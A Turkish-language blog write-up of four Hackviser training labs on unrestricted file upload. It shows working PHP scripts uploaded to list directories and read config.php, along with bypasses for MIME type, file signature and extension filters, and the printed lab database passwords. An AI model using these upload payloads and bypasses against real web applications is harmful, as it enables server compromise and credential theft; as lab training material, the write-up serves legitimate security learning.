

Hackviser Unrestricted File Upload


Basic Unrestricted File Upload

Başlangıçta bize lab hakkında bilgi vermiş

Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Örnek uygulamada görsel yükleme işlevi mevcuttur, ancak yüklenen dosya içeriği veya türü sunucuda kontrol edilmemektedir.

Laboratuvarı tamamlamak için kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" dosyasında bulunan veritabanı şifresi nedir?



Başlangıçta bizi böyle bir ekran karşılıyor. Şimdi config.php dosyasını okumak için bir php dosyası hazırlamalıyız fakat config.php dosyasının nerede olduğunu bilmiyoruz izinleri kontrol etmek ve config.php dosyasının nerede bulunduğunu bulmak için bi php kodu yazalım

```
(root@berk)-[~/Desktop]
# nano phpkod.php
```

```
GNU nano 8.1
<?php
$dirs = scandir("../");
echo "<pre>";
print_r($dirs);
echo "</pre>";
?>
```

Şimdi dosyamızı sisteme yükleyelim



File Manager

Delete uploads

Allowed formats: gif, jpeg, png

Upload a image.

File uploaded successfully!


File path: [uploads/phpkod.php](#)

Choose File:

Browse... No file selected.

Upload

Bize yüklediği konumu söyledi. Şimdi uploads klasörüne gidip dosyamızı çalıştıralım.




Array

```
(
  [0] => .
  [1] => ..
  [2] => .htaccess
  [3] => assets
  [4] => config.php
  [5] => delete.php
  [6] => index.php
  [7] => uploads
)
```

Evet config.php dosyamızın bi üstte olduğunu görüyoruz şimdi bu dosyayı okumak için php dosyamızı şu şekilde değiştirelim

```
GNU nano 8.1
<?php
echo "<pre>" . file_get_contents("../config.php") . "</pre>";
?>
```

Şimdi dosyamızı tekrar yükleyelim



File Manager

Delete uploads

Allowed formats: gif, jpg, jpeg, png

Upload a image.


File uploaded successfully!

File path: [uploads/phpkod.php](#)


Choose File:

Browse... No file selected.

Upload



Bi çıktı alamadık sayfa kaynağını görüntüleyelim



```
1 <pre><?php
2     try{
3         $host = 'localhost';
4         $db_name = 'hv_database';
5         $charset = 'utf8';
6         $username = 'root';
7         $password = '8jv77mvXwR7LVU5v';
8
9         $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset",$username,$password);
10    } catch(PDOException $e){
11
12    }
13    ?>
14 </pre>
```

Ve evet veritabanı şifremizi öğreniyoruz.


MIME Type Filter Bypass

Başlangıçta bize lab hakkında bilgi vermiş


Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Uygulamadaki görsel yükleme işlevi, yüklenen dosyaları Mime-Type değerine göre filtrelemektedir.

Laboratuvarı tamamlamak için Mime-Type'ı değiştirerek kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.

"config.php" isimli dosyadaki veritabanı şifresi nedir?



Başlangıçta bizi yine aynı ekran karşılıyor. Bi php dosyasını dümdüz yüklemeye çalıştığımızda da bize direk hata veriyor.




<https://www.kali.org/kali/nethunter/>

Bizim burada MIME Türü Manipülasyonu gerçekleştirmemiz gerekmektedir. Bunu, dosya yükleme isteği gönderildikten sonra araya girerek 'Content-Type' başlığını değiştirerek yapmalıyız.



Önce yine config.php'nin nerede olduğunu öğrenmek için php kodumuzu hazırlıyoruz.



Evet dosyayı yüklerken araya giriyoruz ve content type kısmını değiştiriyoruz.


```
-----355456022322790190182763196748
Content-Disposition: form-data; name="input_image"; filename="phpkod.php"
Content-Type: image/jpeg

<?php
$dirs = scandir("../");
echo "<pre>";
print_r($dirs);
echo "</pre>";
?>

-----355456022322790190182763196748
Content-Disposition: form-data; name="submit"


-----355456022322790190182763196748--
```

Şimdi dosyamızı gönderiyoruz




```
Array
(
    [0] => .
    [1] => ..
    [2] => .htaccess
    [3] => assets
    [4] => config.php
    [5] => delete.php
    [6] => index.php
    [7] => uploads
)
```

Evet çalıştı config.php dosyamızın bir üst dizinde olduğunu görüyoruz şimdi php kodumuzu güncelleyerek bu dosyayı okuyalım



Aynı adımları tekrar uygulayarak kodumuzu çalıştıralım



File Signature Filter Bypass


Başlangıçta bize lab hakkında bilgi vermiş

Bu laboratuvar kısıtlanmamış dosya yükleme zafiyeti içermektedir. Uygulamadaki resim yükleme işlevi, yüklenen dosyaları dosya imzasına (diğer bir deyişle sihirli baytlara) göre filtrelemektedir.

Laboratuvarı tamamlamak için, dosya imzasını manipüle ederek kötü amaçlı bir PHP betiği yükleyin ve "config.php" dosyasını okuyun.


"config.php" dosyasında bulunan veritabanı şifresi nedir?

Bu tür bir dosya yükleme zafiyetini çözmek için, dosya imzasını (sihirli baytlar) manipüle ederek kötü amaçlı bir PHP betiği yüklememiz ve ardından bu betiği çalıştırarak sunucudaki `config.php` dosyasının içeriğini okumamız gerekiyor.




```
GNU nano 8.1
<?php
echo "<pre>" . file_get_contents("../config.php") . "</pre>";
?>
```

Şimdi bu manipüleyi yapabilmemiz için bizim bu yazdığımız kodu herhangi bir resim dosyasıyla birleştirmemiz gerekiyor.



```
(root@berk)-[~/Desktop]
# cat 5iW7kC8.jpg phpkod.php > phpkod.phtml
```

Şimdi bunu yükleyelim



File Manager

Delete uploads

Allowed formats: gif, jpg, jpeg, png

Upload a image.

File uploaded successfully!

File path: [uploads/phpkodd.phtml](#)


Choose File:

Browse...


No file selected.

Upload


Dosyanın yüklendiği yere gidelim



Sayfa kaynağını görüntüleyelim



En aşşığı inelim



Ve evet config.php dosyasını okumayı başarıyoruz.

File Extension Filter Bypass

Başlangıçta bize lab hakkında bilgi vermiş

Bu laboratuvar kısıtlanmamış bir dosya yükleme güvenlik açığı içerir. Uygulamadaki resim yükleme işlevi, yüklenen dosyaları uzantılarına göre filtreler. Yüklenmesi tehlikeli olan birçok dosya uzantısı kara listededir.

Laboratuvarı tamamlamak için kara listede olmayan bir dosya uzantısı bulun ve bu uzantıya sahip kötü amaçlı bir PHP dosyasını yükleyin, ardından "config.php" dosyasını okuyun.


"config.php" dosyasındaki veritabanı şifresi nedir?

Burada bize izin verilen uzantıları bulmamız gerekiyor. Bunlardan bazıları phtml php3 php4 php5 ilk olarak dosyamızı oluşturalım ve phtml olarak yüklemeyi deneyelim


```
(root@berk)-[~/Desktop]
# nano phpkod.phtml
```

```
GNU nano 8.1
<?php
echo "<pre>" . file_get_contents("../config.php") . "</pre>";
?>
```

Şimdi dosyamızı yüklemeyi deneyelim.



Evet gayet basit oldu



```
1 <pre><?php
2     try{
3         $host = 'localhost';
4         $db_name = 'hv_database';
5         $charset = 'utf8';
6         $username = 'root';
7         $password = 'Qr3eydwjjZmPpwVm';
8
9         $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset",$username,$password);
10    } catch(PDOException $e){
11
12    }
13    ?>
14 </pre>
```

Başka bir yazıda görüşmek üzere !

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

Ayberk İlbaş